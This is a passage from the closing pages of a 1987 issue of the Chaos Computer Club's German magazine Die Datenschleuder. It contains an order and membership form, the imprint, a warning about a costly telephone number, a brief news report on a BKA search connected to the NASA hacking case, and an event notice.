Bei Benutzernamen und Passwort sind nur alphanumerische Zeichen A-Z, 0-9, sowie Satzzeichen Punkt und Bindestrich zulässig. Leerzeichen ist unzulässig.

Und jetzt noch das dicke Ende: Bitte die Summen aller Seiten des Bestellfetzens addieren und hier eintragen.
Meine Bestellung hat den Gesamtwert von DM

Ich zahle diesen Betrag

Bar ☐ in Postwertzeichen ☐ per V - Scheck ☐ per Überweisung ☐
(Zutreffendes markieren, andere Zahlungsarten sind grundsätzlich nicht möglich)

Meine Mitgliedsbeiträge für den CCC werde ich künftig wie folgt zahlen:

Bar ☐ per V - Scheck ☐ per Überweisung ☐
Und zwar 1/4 - jährlich ☐ 1/2 - jährlich ☐ jährlich ☐

So. Und nun bitte die Bestellseiten heraustrennen (sie sollte, wenn alles klappt, ohne Verlust wertvoller DS - Texte aus der Mitte heraustrennbar sein), in einen Umschlag tuten und frankiert absenden, und zwar an uns:

Chaos Computer Club e.V.
Schwenckestraße 85
2000 Hamburg 20

Die Kontonummer für Überweisungen ist: 59 90 90 - 201 beim Postgiroamt Hamburg, Bankleitzahl 20010020, Kontoinhaber ist der Chaos Computer Club e.V.

BRILLE AUFSETZEN!

IMPRESSUM

Die Datenschleuder Numero 23 - Oktober 1987
Das wissenschaftliche Fachblatt für Datenreisende
D-2000 Hamburg 20
Schwenckestrasse 85

Geonet : Geo1:Chaos-Team
CLINCH : Chaos-Team
Btx : *Chaos#
tel : 040-4903757 / 040-483752

Herausgeber CCC e.V.

ViSdP: Reinhard Schrutzki

Mitarbeiter (u.a.):
DDT, A. Eichler, P. Franck, H. Grusel, Herwart Holland-Moritz, jwi, KS, M. Kuehn, Andy M.-M., J. Nicolas, padeluun, Poetronic, S. Stahl, S. Wernery, TAM.

Überraschter GesichtsausDruck im Selbstverlag.
Juli 1987

You should not...

Hiermit möchte ich alle Datenschleuder-Leser dringend davor warnen, die Telefonnummer 00490811 resp. 00490811 zu wählen. Nach dem Wählen der Nummer liegt bis zum Unterbrechen der Verbindung (sprich auflegen) ein ca. 0,8 Sekunden-Gebührentakt auf der Leitung, der zur Folge haben könnte, daß die Telefonrechnung rasant ansteigt. Und das muß doch wirklich nicht sein, oder?

Andy

198709271400 TELWDS23.DOC Ls 16
CLINCH/SYSOP/GAST/27.09.87/18:34/469 Z.

KURZ VOR SCHLUSS

27.10.1987 - Neue BKA-Aktion
Diesmal wg. NASA

Das BKA ist zu dieser Stunde mal wieder tätig. Nachdem man noch mehr als ein Jahr gebraucht hatte, um in Sachen CERN/PHILIPS gegen die Falschen loszuschlagen und gegen vier CCC-Mitglieder zu ermitteln, geht es in der NASA-Sache offenbar schneller. Sieben Beamte des BKA und der Hamburger Kriminalpolizei durchsuchen derzeit die Privatwohnung eines CCC-Mitgliedes wegen des Verdachts der Ausspähung von Daten (§202 a StGB).

Der seinerzeit geäußerte Verdacht, die BKA-Aktion in den Räumen des CCC e.V. und zweier Vorstandsmitglieder habe nur dazu gedient, sich eine Grunddatensammlung zu verschaffen, um in anderen Fällen besser ermitteln zu können, scheint sich zu bestätigen. Unklar ist, wer Urheber dieser neuen BKA-Aktion ist, denn der §202a StGB kann nur angewandt werden, wenn ein Betroffener Anzeige erstattet. Die Staatsanwaltschft kann nicht von sich aus tätig werden.

Dies als kurze direkte Information, eine offizielle Presseerklärung des CCC folgt in Kürze.

CLINCH/CHAOS/SYSOP/27.10.87/18:06/971 Z.

Termin

Am Wochenende 6./7. Dez. findet jeweils ab 10:00 in den Räumen des FORBID eV (040-439 2336) eine Vorbereitungstagung für eine internationale Tagung im Oktober '88 zum Thema "3. Welt und neue Technologien" statt.

KS

ISSN 0930 – 1045

Blick hinter den Spiegel

R. Ch. W. '78

Die Datenschleuder